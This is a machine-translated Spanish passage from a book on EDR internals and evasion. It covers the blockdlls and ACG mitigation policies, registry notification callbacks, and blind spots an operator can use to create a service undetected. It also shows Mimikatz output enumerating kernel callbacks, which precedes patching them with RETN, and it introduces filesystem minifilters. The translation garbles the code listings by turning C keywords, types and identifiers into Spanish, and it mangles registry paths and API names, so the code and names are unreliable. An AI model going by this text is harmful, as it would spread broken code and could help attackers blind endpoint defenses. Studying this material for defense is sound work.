Las estrategias de mitigación funcionan de la siguiente manera: cuando se crea un proceso mediante En la API de creación de procesos en modo usuario, se espera que se pase como parámetro un puntero a una estructura `STARTUPINFOEX`. Dentro de esta estructura hay un puntero a una lista de atributos, `PROC_THREAD_ATTRIBUTE_LIST`. Esta lista de atributos, una vez inicializada, admite el atributo `PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY`. Cuando se establece este atributo, el miembro `lpValue` del atributo puede ser un puntero a un `DWORD` que contenga la etiqueta `PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON`. Si se establece esta etiqueta, solo se permitirá la carga en el proceso de las DLL firmadas por Microsoft. Si un programa intenta cargar una DLL no firmada por Microsoft, se devolverá un error `STATUS_INVALID_IMAGE_HASH`. Al aprovechar este atributo, los procesos pueden evitar que los EDR inyecten su DLL de enlace de funciones, lo que les permite operar sin temor a la interceptación de funciones.

Una salvedad de esta técnica es que la bandera solo se pasa a los procesos que se están creando y no se aplica al proceso actual. Debido a esto,

Es más adecuado para agentes de comando y control que dependen de la arquitectura fork&run para tareas posteriores a la explotación, ya que cada vez que el agente pone en cola una tarea, se creará el proceso de sacrificio y se aplicará la política de mitigación. Si un autor de malware desea que este atributo se aplique a su proceso original, podría aprovechar kernel32!SetProcessMitigationPolicy()

API y su política asociada ProcessSignaturePolicy . Sin embargo, para cuando el proceso pueda realizar esta llamada a la API, la DLL de enlace de funciones de EDR ya se habrá cargado en el proceso y se habrán colocado sus enlaces, lo que hará que esta técnica no sea viable.

Otro desafío con el uso de esta técnica es que los proveedores de EDR han comenzado a obtener la firma de atestación de sus DLL por parte de Microsoft, como se muestra en la Figura 5-3, lo que les permite ser inyectadas en procesos incluso si la ag fue establecido.



Figura 5-3: DLL de CrowdStrike Falcon firmada por Microsoft

En su publicación “Protección de su malware con blockdlls y ACG”, Adam Chester describe el uso de la bandera PROCESS_CREATION_MITIGATION_POLICY_PROHIBIT_DYNAMIC_CODE_ALWAYS_ON , comúnmente conocida como Arbitrary Code Guard (ACG), para evitar la modificación de regiones ejecutables de la memoria, un requisito para colocar ganchos de función. Si bien esta bandera impidió que se colocaran ganchos de función, también impidió que el código shell de muchos agentes de comando y control listos para usar se ejecutara durante las pruebas, ya que la mayoría depende de la configuración manual de páginas de memoria para lectura-escritura-ejecución (RWX).

Cómo funcionan las notificaciones del registro

Al igual que la mayoría del software, las herramientas maliciosas suelen interactuar con el registro, por ejemplo, consultando valores y creando nuevas claves. Para capturar estas interacciones, los controladores pueden registrar rutinas de devolución de llamadas de notificación que reciben alertas cada vez que un proceso interactúa con el registro, lo que permite al controlador evitar, manipular o simplemente registrar el evento.

Algunas técnicas ofensivas dependen en gran medida del registro. A menudo podemos detectarlas a través de eventos del registro, suponiendo que sabemos lo que estamos buscando. La Tabla 5-1 muestra algunas técnicas diferentes, con qué claves del registro interactúan y su clase REG_NOTIFY_CLASS asociada (un valor que analizaremos más adelante en esta sección).

Tabla 5-1: Técnicas de ataque en el registro y miembros de REG_NOTIFY_CLASS relacionados

Técnica	Ubicación del registro	REG_NOTIFY_CLASE Miembros
Persistencia de la clave de ejecución	HKLMLSoftware\Microsoft\Windows\\Versión actual\Ejecutar	RegNtCreateKey(E.)
Persistencia del proveedor de soporte de seguridad (SSP)	HKLMLSISTEMA\Conjunto de control actual\Paquetes de control\Lsa\Seguridad	Clave de valor de establecimiento de RegNt
Secuestro del modelo de objetos componentes (COM)	HKLMLSOFTWARE\Clases\CLSID\<CLSID>	Clave de valor de establecimiento de RegNt
Secuestro de servicio	HKLMLSISTEMA\Conjunto de control actual\Servicios\<NombreServicio>	Clave de valor de establecimiento de RegNt
Resolución de nombres de multidifusión de enlace local (LLMNR) envenenamiento	HKLMLSoftware\Políticas\Microsoft\Windows NT\Cliente DNS	Clave de valor de consulta RegNt
Administrador de cuentas de seguridad que descarga HKLM\SAM		RegNt(Pre/Post)Guardar clave

Para explorar cómo interactúan los adversarios con el registro, considere la técnica de secuestro de servicios. En Windows, los servicios son una forma de crear procesos de larga duración que se pueden iniciar manualmente o en el arranque, de forma similar a Los daemons en Linux. Si bien el administrador de control de servicios administra estos servicios, sus configuraciones se almacenan exclusivamente en el registro, bajo la sección HKEY_LOCAL_MACHINE (HKLM) . En su mayor parte, los servicios se ejecutan como la cuenta privilegiada NT AUTHORITY/SYSTEM , lo que les otorga un control prácticamente total sobre el sistema y los convierte en un objetivo atractivo para los atacantes.

Una de las formas en que los adversarios abusan de los servicios es modificando las reglas. Valores de istry que describen la configuración de un servicio. Dentro de la configuración de un servicio, existe un valor, ImagePath, que contiene la ruta al ejecutable del servicio. Si un atacante puede cambiar este valor por la ruta de un programa malicioso que ha colocado en el sistema, su ejecutable se ejecutará en este contexto privilegiado cuando se reinicie el servicio (generalmente al reiniciar el sistema).

Debido a que este procedimiento de ataque se basa en la modificación del valor del registro, un controlador EDR que monitorea eventos de tipo RegNtSetValueKey podría detectar la actividad del adversario y responder en consecuencia.

Registrar una notificación de registro

Para registrar una rutina de devolución de llamada de registro, los controladores deben utilizar la función nt!CmRegister CallbackEx() definida en el Listado 5-14. El prefijo Cm hace referencia al administrador de configuración, que es el componente del núcleo que supervisa el registro.

```

NTSTATUS CmRegisterCallbackEx(
    Función PEX_CALLBACK_FUNCTION,
    Cadena de código de usuario de PCUNICODE,
    PVOID Altitud,
    PVOID Conductor,
    PVOID Contexto,
    PLARGE_INTEGER Galleta,
    PVOID Reservado
);

```

Listado 5-14: El prototipo nt!CmRegisterCallbackEx()

De las devoluciones de llamadas que se tratan en este libro, el tipo de devolución de llamada de registro tiene la función de registro más compleja y sus parámetros requeridos son ligeramente diferentes de los de las otras funciones.

En primer lugar, la función

El parámetro es el puntero a la función de devolución de llamada del controlador. Debe definirse como EX_CALLBACK_FUNCTION, según el análisis de código de controladores de Microsoft y el verificador estático de controladores, y devuelve un NTSTATUS. A continuación, como en las devoluciones de llamada de notificación de objetos, el parámetro Altitude define la posición de la devolución de llamada en la pila de devoluciones de llamada. El controlador es un puntero al objeto del controlador y el contexto es un valor opcional que se puede pasar a la función de devolución de llamada, pero que se utiliza muy raramente. Por último, el parámetro Cookie es un LARGE_INTEGER que se pasa a nt!CmUnRegisterCallback() cuando se descarga el controlador.

Cuando ocurre un evento de registro, el sistema invoca la función de devolución de llamada.

Las funciones de devolución de llamada de registro utilizan el prototipo del Listado 5-15.

```

Función de devolución de llamada NTSTATUS ExCallback(
    Contexto de devolución de llamada PVOID,
    Argumento PVOID1,
    Argumento PVOID2
)

```

Listado 5-15: El prototipo nt!ExCallbackFunction()

Al principio, puede resultar difícil entender los parámetros que se pasan a la función debido a sus nombres vagos. El parámetro CallbackContext es el valor definido en el parámetro Context de la función de registro y Argument1

es un valor de la enumeración REG_NOTIFY_CLASS que especifica el tipo de acción que ocurrió, como la lectura de un valor o la creación de una nueva clave.

Si bien Microsoft enumera 62 miembros de esta enumeración, aquellos con los prefijos de miembro RegNt, RegNtPre y RegNtPost representan la misma actividad que genera notificaciones en diferentes momentos, por lo que al desduplicar la lista, podemos identificar 24 operaciones únicas. Estas se muestran en la Tabla 5-2.

Tabla 5-2: Miembros y descripciones de REG_NOTIFY_CLASS eliminados

Operación de registro	Descripción
Traer de eliminación	Se está eliminando una clave de registro.
Establecer clave de valor	Se está estableciendo un valor para una clave.
Eliminar clave de valor	Se está eliminando un valor de una clave.

(continuado)

Tabla 5-2: Miembros y descripciones de REG_NOTIFY_CLASS eliminados (continuación)

Operación de registro	Descripción
Establecer clave de información	Se están configurando metadatos para una clave.
Cambiar nombre de clave	Se está cambiando el nombre de una clave.
Clave de enumeración	Se enumeran las subclaves de una clave.
EnumerarValorClave	Se enumeran los valores de una clave.
Clave de consulta	Se están leyendo los metadatos de una clave.
ClaveValorConsulta	Se está leyendo un valor en una clave.
ConsultaClaveValorMúltiple	Se están consultando múltiples valores de una clave.
Crear clave	Se está creando una nueva clave.
Llave abierta	Se está abriendo un mango de llave.
Manejador de teclasCerrar	Se está cerrando un mango de una llave.
CrearKeyEx	Se está creando una clave.
OpenKeyEx	Un hilo está intentando abrir un identificador para una clave existente.
Llave de descarga	Se está escribiendo una clave en el disco.
Llave de carga	Se está cargando un subárbol de registro desde un archivo.
Descargar clave	Se está descargando una colmena del registro.
Seguridad de claves de consulta	Se está consultando la información de seguridad de una clave.
Establecer clave de seguridad	Se está configurando la información de seguridad de una clave.
Restaurar clave	Se está restaurando la información de una clave.
Guardar clave	Se está guardando la información de una clave.
Reemplazar clave	Se está reemplazando la información de una clave.
Nombre de clave de consulta	Se está consultando la ruta de registro completa de una clave.

El parámetro Argument2 es un puntero a una estructura que contiene información relevante para la operación especificada en Argument1. Cada operación tiene su propia estructura asociada. Por ejemplo, las operaciones RegNtPreCreateKeyEx utilizan la estructura REG_CREATE_KEY_INFORMATION . Esta información proporciona el contexto relevante para la operación de registro que se produjo en el sistema, lo que permite que el EDR extraiga los datos que necesita para tomar una decisión sobre cómo proceder.

Cada miembro de preoperación de la enumeración REG_NOTIFY_CLASS (aquellos que comienzan con RegNtPre o simplemente RegNt) utiliza estructuras específicas para el tipo de operación. Por ejemplo, la operación RegNtPreQueryKey utiliza la estructura REG_QUERY_KEY_INFORMATION . Estas devoluciones de llamadas de preoperación permiten al controlador modificar o evitar que la solicitud se complete antes de que la ejecución se entregue al administrador de configuración. Un ejemplo de esto utilizando el miembro RegNtPreQueryKey anterior sería modificar KeyInformation.

miembro de la estructura REG_QUERY_KEY_INFORMATION para cambiar el tipo de información devuelta al llamador.

Las devoluciones de llamadas posteriores a la operación siempre utilizan REG_POST_OPERATION_INFORMATION estructura, con excepción de RegNtPostCreateKey y RegNtPostOpenKey.

que utilizan las estructuras REG_POST_CREATE_KEY_INFORMATION y REG_POST_OPEN_KEY_INFORMATION , respectivamente. Esta estructura posterior a la operación consta de algunos miembros interesantes. El miembro Object es un puntero al objeto de clave de registro para el que se completó la operación. El miembro Status es el valor NTSTATUS que el sistema devolverá al llamador. El miembro ReturnStatus miembro es un valor NTSTATUS que, si la rutina de devolución de llamada devuelve STATUS_CALLBACK_BYPASS, se devolverá al autor de la llamada. Por último, la información previa El miembro contiene un puntero a la estructura utilizada para la devolución de llamada previa a la operación correspondiente. Por ejemplo, si la operación que se está procesando es RegNtPreQueryKey, el miembro PrelInformation sería un puntero a un REG Estructura _QUERY_KEY_INFORMATION .

Si bien estas devoluciones de llamadas no permiten el mismo nivel de control que las devoluciones de llamadas previas a la operación, aún le dan al controlador cierta influencia sobre el valor devuelto al autor de la llamada. Por ejemplo, el EDR podría recopilar el valor de retorno y registrar esos datos.

Mitigación de los desafíos de rendimiento

Uno de los mayores desafíos que enfrentan los EDR cuando reciben notificaciones de registro es el rendimiento. Debido a que el controlador no puede filtrar los eventos, recibe cada evento de registro que ocurre en el sistema. Si un controlador en la pila de devolución de llamadas realiza alguna operación en los datos recibidos que toma una cantidad excesiva de tiempo, puede causar una degradación grave del rendimiento del sistema. Por ejemplo, durante una prueba, una máquina virtual de Windows realizó casi 20.000 operaciones de registro por minuto en un estado inactivo, como se muestra en la Figura 5-4. Si un controlador realizó alguna acción para cada uno de estos eventos que durara un milisegundo adicional, causaría una degradación de casi el 30 por ciento en el rendimiento del sistema.



Figura 5-4: Un total de 19.833 eventos de registro capturados en un minuto

Para reducir el riesgo de impactos adversos en el rendimiento, los controladores EDR deben Seleccionan cuidadosamente lo que monitorean. La forma más común en que lo hacen

Esto se hace monitoreando solo ciertas claves de registro y capturando selectivamente tipos de eventos. El listado 5-16 demuestra cómo un EDR podría implementar este comportamiento.

```
Notificación de devolución de llamada del registro NTSTATUS (
    PVOID pCallbackContexto,
    PVOID pRegNotifyClass,
    PVOID (información)
{
    NTSTATUS estado = ESTADO_EXITO;

    1 interruptor (((REG_NOTIFY_CLASS)(ULONG_PTR)pRegNotifyClass))
    {
        caso RegNtPostCreateKey:
        {
            2 INFORMACIÓN_DE_OPERACIÓN_POST_PREGUNTA pPostInfo =
                (INFORMACIÓN_POST_OPERACIÓN_PREG)pInfo;
            --recorte--
            romper;
        }
        caso RegNtPostSetValueKey:
        {
            --recorte--
            romper;
        }
        por defecto:
            romper;
    }

    estado de retorno;
}
```

Listado 5-16: Delimitación del alcance de una rutina de notificación de devolución de llamada de registro para que funcione solo con operaciones específicas

En este ejemplo, el controlador primero convierte el parámetro de entrada pRegNotifyClass a una estructura REG_NOTIFY_CLASS para la comparación 1 utilizando un caso de comutación. Esto es para asegurarse de que está funcionando con la estructura correcta. Luego, el controlador verifica si la clase coincide con una que admite (en este caso, la creación de una clave y la configuración de un valor). Si coincide, el miembro pInfo se convierte a la estructura adecuada 2 para que el controlador pueda continuar analizando los datos de notificación de eventos.

Es posible que un desarrollador de EDR desee limitar aún más su alcance para reducir el impacto en el rendimiento del sistema. Por ejemplo, si un controlador desea supervisar la creación de servicios a través del registro, deberá comprobar los eventos de creación de claves de registro solo en la ruta HKLM\SYSTEM\CurrentControlSet\Services\ .

Cómo evadir las devoluciones de llamadas del registro

Las devoluciones de llamadas de registro no carecen de oportunidades de evasión, la mayoría de las cuales se deben a decisiones de diseño destinadas a mejorar el rendimiento del sistema. Cuando los controladores reducen la cantidad de eventos de registro que monitorean, pueden

Introducir puntos ciegos en su telemetría. Por ejemplo, si solo están monitoreando eventos en HKLM, la subárbol que se usa para la configuración de elementos compartidos en todo el sistema, no detectarán ninguna clave de registro por usuario creada en HKCU o HKU, las subárboles que se usan para configurar elementos específicos de un único principal. Y si solo están monitoreando eventos de creación de claves de registro, se perderán los eventos de restauración de claves de registro. Los EDR comúnmente usan devoluciones de llamadas de registro para ayudar a proteger los procesos no autorizados de la interacción con claves de registro asociadas con su agente, por lo que es seguro asumir que parte de la sobrecarga de rendimiento permitida está vinculada a esa lógica.

Esto significa que es probable que haya lagunas de cobertura en el sensor que atacan... Los usuarios pueden abusar de ellos. Por ejemplo, el Listado 5-17 contiene la descompilación del controlador de un popular producto de seguridad de endpoints para mostrar cómo maneja una serie de operaciones de registro.

```
cambiar(RegNotifyClass) {
caso RegNtDeleteKey:
    pObject = *RegOperationInfo;
    local_a0 = pObjeto;
    1 CmSetCallbackObjectContext(pObject, &g_RegistryCookie), NewContext, 0);
por defecto:
    ir a LAB_18000a2c2;
caso RegNtDeleteValueKey:
    pObject = *RegOperationInfo;
    local_a0 = pObjeto;
    2 NewContext = (indifinido8 *)InternalGetNameFromRegistryObject(pObject);
    CmSetCallbackObjectContext(pObject, &g_RegistryCookie, NewContext, 0);
    ir a LAB_18000a2c2;
caso RegNtPreEnumerateKey:
    iVar9 = *(int *)(RegOperationInfo + 2);
    pObject = RegOperationInfo[1];
    iVar8 = 1;
    local_b0 = 1;
    local_b4 = iVar9;
    local_a0 = pObjeto;
    romper;
--recorte--
```

Listado 5-17: Desmontaje de la rutina de devolución de llamada del registro

El controlador utiliza un caso de comutación para gestionar las notificaciones relacionadas con diferentes tipos de operaciones de registro. En concreto, supervisa los eventos de eliminación de claves, eliminación de valores y enumeración de claves. En un caso coincidente, extrae determinados valores en función del tipo de operación y, a continuación, los procesa. En algunos casos, también aplica un contexto al objeto 1 para permitir un procesamiento avanzado. En otros, llama a una función interna 2 utilizando los datos extraídos.

Hay algunas lagunas notables en la cobertura aquí. Por ejemplo, RegNt PostSetValueKey, cuya operación se notifica al controlador cada vez que se llama a la API RegSetValue(Ex) , se maneja en un caso mucho más adelante en la declaración switch. Este caso detectaría un intento de establecer un valor en una clave de registro, como crear un nuevo servicio. Si el atacante necesita crear un nuevo

subclave de registro y establecer valores dentro de ella, necesitarán encontrar otro método que el controlador no cubre. Afortunadamente para ellos, el controlador no procesa las operaciones RegNtPreLoadKey o RegNtPostLoadKey , que detectarían una subclave de registro que se carga desde un archivo. Por lo tanto, el operador puede aprovechar la API RegLoadKey para crear y completar su clave de registro de servicio, creando efectivamente un servicio sin ser detectado.

Revisando la llamada posterior a la notificación RegNtPostSetValueKey, podemos ver que El controlador muestra un comportamiento interesante, común entre la mayoría de los productos, que se muestra en el Listado 5-18.

--recorte--

```

caso RegNtPostSetValueKey:
1 RegOperationStatus = RegOperationInfo->Estado;
2 pObject = RegOperationInfo->Objeto;
    iVar7 = 1;
    local_b0 = 1;
    pBuffer = puVar5;
    p = puVar5;
    local_b4 = EstadoRegOperacion;
    local_a0 = pObjeto;
}
si ((RegOperationStatus < 0 || (pObject == (PVOID)0x0)) { 3
LAB_18000a252:
    si (pBuffer != (undefined8 *)0x0) {
        4ExFreePoolWithTag(pBuffer, 0);
        NuevoContexto = (indefinido8 *)0x0;
    }
}
demás {
    si ((pBuffer != (undefined8 *)0x0 ||
5 (pBuffer = (undefined8 *)Objeto interno GetNameFromRegistryObject ((longlong)pObject),
NuevoContexto = pBuffer, pBuffer != (indefinido8 *)0x0) {
        uBufferSize = &local_98;
        si (local_98 == 0) {
            uBufferSize = (ushort *)0x0;
        }
        local_80 = (undefined8 *)FUN_1800099e0(iVar7, (ushort *)pBuffer, uBufferSize);
        si (local_80 != (undefined8 *)0x0) {
            FUN_1800a3f0(local_80, (indefinido8 *)0x0);
            local_b8 = 1;
        }
        ir a LAB_18000a252;
    }
}

```

Listado 5-18: Lógica de procesamiento de notificaciones de registro

Esta rutina extrae los miembros Status 1 y Object 2 de la estructura REG_POST_OPERATION_INFORMATION asociada y los almacena como variables locales. Luego, verifica que estos valores no sean STATUS_SUCCESS o NULL, respectivamente 3. Si los valores no superan la verificación, se libera el búfer de salida utilizado para retransmitir mensajes al cliente en modo usuario 4 y se establece el contexto para la

El objeto se vuelve nulo. Este comportamiento puede parecer extraño al principio, pero se relaciona con la función interna renombrada InternalGetNameFromRegistryObject() para mayor claridad 5. El listado 5-19 contiene la descompilación de esta función.

```
void * ObtenerNombreInternoDeObjetoRegistro(longlongRegObject)
{
    Estado NTSTATUS;
    NTSTATUS estado2;
    INFORMACIÓN DEL NOMBRE DEL OBJETO pBuffer;
    PVOID nulo;
    PVOID pObjectName;
    ulong pulReturnLongitud;
    ulong ullLongitud;

    nulo = (PVOID)0x0;
    pulReturnLength = 0;
    1 si (RegObject != 0) {
        estado = ObQueryNameString(RegObject, 0, 0, &pulReturnLength);
        longitudul = longitudpulReturn;
        pObjectName = nulo;
        si ((estado = -0x3fffffc) &&
            (pBuffer = (INFORMACIÓN_DEL_NOMBRE_DEL_OBJETO)ExAllocatePoolWithTag(
                PagedPool, (ulonglong)pReturnLength, 0x6F616D6C),
            pBuffer != (INFORMACIÓN_DEL_NOMBRE_DEL_OBJETO)0x0)) {
            memset(pBuffer, 0, (ulonglong)ullLength);
        2 estado2 = ObQueryNameString(RegObject, pBuffer, ullLength, &pulReturnLength);
        pObjectName = pBuffer;
        si (estado2 < 0) {
            ExFreePoolWithTag(pBuffer, 0);
            pObjectName = nulo;
        }
    }
    devuelve pObjectName;
}
devuelve (void *)0x0;
}
```

Listado 5-19: El desmontaje de InternalGetNameFromRegistryObject()

Esta función interna toma un puntero a un objeto de registro, que se pasa como la variable local que contiene el miembro Object de la estructura REG_POST_OPERATION_INFORMATION , y extrae el nombre de la clave de registro sobre la que se actúa utilizando nt!ObQueryNameString() 2. El problema con este flujo es que si la operación no tuvo éxito (como en el caso de que el miembro Status de la estructura de información posterior a la operación no sea STATUS_SUCCESS), el puntero del objeto de registro se invalida y la llamada a la función object-name-resolution no podrá extraer el nombre de la clave de registro. Este controlador contiene lógica condicional para verificar esta condición 1.

NOTA: Esta función específica no es la única API afectada por este problema. A menudo vemos una lógica similar implementada para otras funciones que extraen información de nombre de clave de objetos de registro, como nt!CmCallbackGetKeyObjectIDEx().

Operativamente, esto significa que un intento fallido de interactuar con el registro no generará un evento, o al menos uno con todos los detalles relevantes, a partir del cual se pueda crear una detección, todo porque falta el nombre de la clave de registro. Sin el nombre del objeto, el evento diría efectivamente "este usuario intentó realizar esta acción de registro en este momento y no tuvo éxito": no es muy útil para los defensores.

Pero para los atacantes, este detalle es importante porque puede cambiar el cálculo de riesgos que implica la realización de ciertas actividades. Si una acción dirigida al registro fallara (como un intento de leer una clave que no existe o crear un nuevo servicio con una ruta de registro mal escrita), probablemente pasaría desapercibida. Al verificar esta lógica cuando un controlador está manejando notificaciones de registro posteriores a la operación, los atacantes pueden determinar qué acciones fallidas evadirían la detección.

Cómo evadir controladores EDR con sobrescrituras de entradas de devolución de llamada

En este capítulo, así como en los capítulos 3 y 4, cubrimos muchos tipos de notificaciones de devolución de llamada y analizamos varias evasiones destinadas a evitarlas. Debido a la complejidad de los controladores EDR y sus diferentes implementaciones de proveedores, no es posible evadir por completo la detección utilizando estos medios. Más bien, al centrarse en evadir componentes específicos del conductor, los operadores pueden reducir la probabilidad de que se active una alerta.

Sin embargo, si un atacante obtiene acceso de administrador en el host, tiene el privilegio de token SeLoadDriverPrivilege o encuentra un controlador vulnerable que le permite escribir en una memoria arbitraria, puede optar por apuntar directamente al controlador del EDR.

Este proceso generalmente implica encontrar la lista interna de devoluciones de llamadas. Rutinas registradas en el sistema, como nt!PspCallProcessNotifyRoutines en el contexto de notificaciones de procesos o nt!PsCallImageNotifyRoutines para notificaciones de carga de imágenes. Los investigadores han demostrado públicamente esta técnica de muchas maneras. El listado 5-20 muestra el resultado de Mimikatz de Benjamin Delpy.

```
mimikatz # versión
Windows NT 10.0 compilación 19042 (arquitectura x64)
msvc150030729207

imitadores # !+
[*] El servicio 'mimidrv' no está presente
[*] El servicio 'mimidrv' se registró correctamente
[*] ACL del servicio 'mimidrv' para todos
[*] Se inició el servicio 'mimidrv'

mimikatz # !notifProcess
[00] 0xFFFFF80614B1C7A0 [ntoskrnl.exe + 0x31c7a0]
[00] 0xFFFFF806169F6C70 [cng.sys + 0x6c70]
[00] 0xFFFFF80611CB4550 [WdFilter.sys + 0x44550]
[00] 0xFFFFF8061683B9A0 [ksecdd.sys + 0x1b9a0]
[00] 0xFFFFF80617C245E0 [tcpip.sys + 0x45e0]
```

```
[00] 0xFFFFF806182CD930 [iorate.sys + 0xd930]
[00] 0xFFFFF806183AE050 [appid.sys + 0x1e050]
[00] 0xFFFFF80616979C30 [Cl.dll + 0x79c30]
[00] 0xFFFFF80618ABD140 [dxgkrnl.sys + 0xd140]
[00] 0xFFFFF80619048D50 [vm3dmp.sys + 0x8d50]
[00] 0xFFFFF80611843CE0 [peauth.sys + 0x43ce0]
```

Listado 5-20: Uso de Mimidrv para enumerar rutinas de devolución de llamadas de notificación de procesos

Mimidrv busca un patrón de bytes que indique el inicio de la matriz que contiene las rutinas de devolución de llamada registradas. Utiliza desplazamientos específicos de compilación de Windows desde funciones dentro de ntoskrnl.exe. Después de localizar la lista de rutinas de devolución de llamada, Mimidrv determina el controlador desde el que se origina la devolución de llamada al correlacionar la dirección de la función de devolución de llamada con el espacio de direcciones en uso por el controlador. Una vez que ha localizado la rutina de devolución de llamada en el controlador de destino, el atacante puede optar por sobrescribir el primer byte en el punto de entrada de la función con una instrucción RETN (0xC3). Esto haría que la función regresara inmediatamente cuando la ejecución se pasa a la devolución de llamada, lo que evita que el EDR recopile cualquier telemetría relacionada con el evento de notificación o tome cualquier acción preventiva.

Si bien esta técnica es viable desde el punto de vista operativo, su implementación presenta importantes obstáculos técnicos. En primer lugar, los controladores no firmados no se pueden cargar en Windows 10 o versiones posteriores a menos que el host se ponga en modo de prueba. Además, la técnica depende de compensaciones específicas de la compilación, lo que introduce complejidad y falta de confiabilidad en las herramientas, ya que las versiones más nuevas de Windows podrían cambiar estos patrones. Por último, Microsoft ha invertido mucho en convertir Hypervisor-Protected Code Integrity (HVCI) en una protección predeterminada en Windows 10 y la ha habilitado de forma predeterminada en los sistemas con núcleo seguro. HVCI reduce la capacidad de cargar controladores maliciosos o vulnerables al proteger la lógica de toma de decisiones de integridad del código, incluida `cigl_CiOptions`, que suele sobrescribirse temporalmente para permitir la carga de un controlador sin firmar. Esto aumenta la complejidad de sobrescribir el punto de entrada de una devolución de llamada, ya que solo se pueden cargar en el sistema controladores compatibles con HVCI, lo que reduce la superficie de ataque potencial.

Conclusión

Si bien no son tan sencillas como los tipos de devolución de llamada que se analizaron anteriormente, las devoluciones de llamada de notificación de registro y carga de imágenes brindan la misma cantidad de información a un EDR. Las notificaciones de carga de imágenes pueden indicarnos cuándo se están cargando imágenes, ya sean DLL, ejecutables o controladores, y le dan al EDR la oportunidad de registrar, actuar o incluso indicar que se inyecte su DLL de enlace de funciones. Las notificaciones de registro proporcionan un nivel de visibilidad sin precedentes de las acciones que afectan al registro. Hasta la fecha, las estrategias de evasión más sólidas que puede emplear un adversario cuando se enfrenta a estos sensores son aprovechar una brecha en la cobertura o una falla lógica en el propio sensor o evitarlo por completo, por ejemplo, mediante un proxy en sus herramientas.

6

SISTEMA DE ARCHIVOS MINIFILTRO CONDUCTORES



Si bien los controladores que se analizaron en los capítulos anteriores pueden monitorear muchos eventos importantes en el sistema, no pueden detectar un tipo de actividad particularmente crítica: las operaciones del sistema de archivos. Mediante el uso de controladores de minifiltros del sistema de archivos, o minilters para abreviar, los productos de seguridad de endpoints pueden obtener información sobre los archivos que se crean, modifican, escriben y eliminan.

Estos controladores son útiles porque pueden observar la interacción de un atacante con el sistema de archivos, como la descarga de malware en el disco. A menudo, funcionan en conjunto con otros componentes del sistema. Al integrarse con el motor de escaneo del agente, por ejemplo, pueden permitir que el EDR escanee archivos.

Los minilters podrían, por supuesto, monitorear el sistema de archivos nativo de Windows, que se denomina New Technology File System (NTFS) y se implementa en ntfs.sys. Sin embargo, también pueden supervisar otros sistemas de archivos importantes, incluidos los canales con nombre, un mecanismo de comunicación entre procesos bidireccional implementado en npfs.sys, y los mailslots, un mecanismo unidireccional de comunicación entre procesos.

Mecanismo de comunicación entre procesos implementado en msfs.sys. Las herramientas adversarias, en particular los agentes de comando y control, tienden a hacer un uso intensivo de estos mecanismos, por lo que el seguimiento de sus actividades proporciona una telemetría crucial. Por ejemplo, Beacon de Cobalt Strike utiliza canales con nombre para la asignación de tareas y la vinculación de agentes peer to peer.

Los minilters tienen un diseño similar al de los controladores que se analizaron en los capítulos anteriores, pero en este capítulo se tratan algunos detalles exclusivos sobre sus implementaciones, capacidades y operaciones en Windows. También analizaremos las técnicas de evasión que los atacantes pueden utilizar para interferir con ellos.

Filtros heredados y el administrador de filtros

Antes de que Microsoft introdujera los minifiltros, los desarrolladores de EDR escribían controladores de filtros antiguos para supervisar las operaciones del sistema de archivos. Estos controladores se ubicaban en la pila del sistema de archivos, directamente en línea con las llamadas del modo de usuario destinadas al sistema de archivos, como se muestra en la Figura 6-1.



Figura 6-1: La arquitectura del controlador de filtro heredado

Estos controladores eran notoriamente difíciles de desarrollar y soportar en entornos de producción. Un artículo de 2019 publicado en The NT Insider, titulado “Understanding Minilters: Why and How File System Filter Drivers Evolved” (“Comprender los minifiltros: por qué y cómo evolucionaron los controladores de filtros del sistema de archivos”), destaca siete grandes problemas a los que se enfrentan los desarrolladores al escribir controladores de filtros heredados:

Capas de filtros confusas

En los casos en que hay más de un filtro heredado instalado en el sistema, la arquitectura no define ningún orden en el que se deban colocar estos controladores en la pila del sistema de archivos. Esto impide que el desarrollador del controlador sepa cuándo el sistema cargará su controlador en relación con los demás.

Falta de carga y descarga dinámica

Los controladores de filtros heredados no se pueden insertar en una ubicación específica en la pila de dispositivos y solo se pueden cargar en la parte superior de la pila. Además, los filtros heredados no se pueden descargar fácilmente y, por lo general, requieren un reinicio completo del sistema para descargarlos.

Conexión y desconexión complicada de la pila del sistema de archivos

La mecánica de cómo la pila del sistema conecta y desconecta dispositivos es extremadamente complicada, y los desarrolladores deben tener una

una cantidad sustancial de conocimiento arcano para garantizar que su conductor pueda manejar apropiadamente casos extremos extraños.

Procesamiento indiscriminado de IRP

Los controladores de filtros heredados son responsables de procesar todos los paquetes de solicitud de interrupción (IRP) enviados a la pila de dispositivos, independientemente de si están interesados en los IRP o no.

Desafíos de las operaciones de datos de E/S rápidas

Windows admite un mecanismo para trabajar con archivos en caché, denominado E/S rápida, que ofrece una alternativa a su modelo de E/S estándar basado en paquetes. Se basa en una tabla de distribución implementada en los controladores heredados.

Cada controlador procesa las solicitudes de E/S rápidas y las pasa por la pila al siguiente controlador. Si un solo controlador de la pila no tiene una tabla de distribución, se desactiva el procesamiento de E/S rápidas para toda la pila de dispositivos.

Incapacidad para supervisar operaciones de E/S rápidas que no sean de datos

En Windows, los sistemas de archivos están profundamente integrados en otros componentes del sistema, como el administrador de memoria. Por ejemplo, cuando un usuario solicita que se asigne un archivo a la memoria, el administrador de memoria llama a la devolución de llamada de E/S rápida AcquireFileForNtCreateSection. Estas solicitudes que no son de datos siempre pasan por alto la pila de dispositivos, lo que dificulta que un controlador de filtro heredado recopile información sobre ellas. No fue hasta Windows XP, que introdujo nt!FsRtlRegisterFileSystemFilterCallbacks(), que los desarrolladores pudieron solicitar esta información.

Problemas con el manejo de la recursión

Los sistemas de archivos hacen un uso intensivo de la recursión, por lo que los filtros en la pila del sistema de archivos también deben admitirla. Sin embargo, debido a la forma en que Windows administra las operaciones de E/S, esto es más fácil de decir que de hacer. Debido a que cada solicitud pasa por toda la pila de dispositivos, un controlador podría bloquearse fácilmente o agotar sus recursos si maneja mal la recursión.

Para solucionar algunas de estas limitaciones, Microsoft introdujo el modelo de administrador de filtros. El administrador de filtros (tmgr.sys) es un controlador que se incluye con Windows y que expone la funcionalidad que suelen utilizar los controladores de filtros cuando interceptan operaciones del sistema de archivos. Para aprovechar esta funcionalidad, los desarrolladores pueden escribir minifiltros. El administrador de filtros intercepta las solicitudes destinadas al sistema de archivos y las pasa a los minifiltros cargados en el sistema, que existen en su propia pila ordenada, como se muestra en la Figura 6-2.

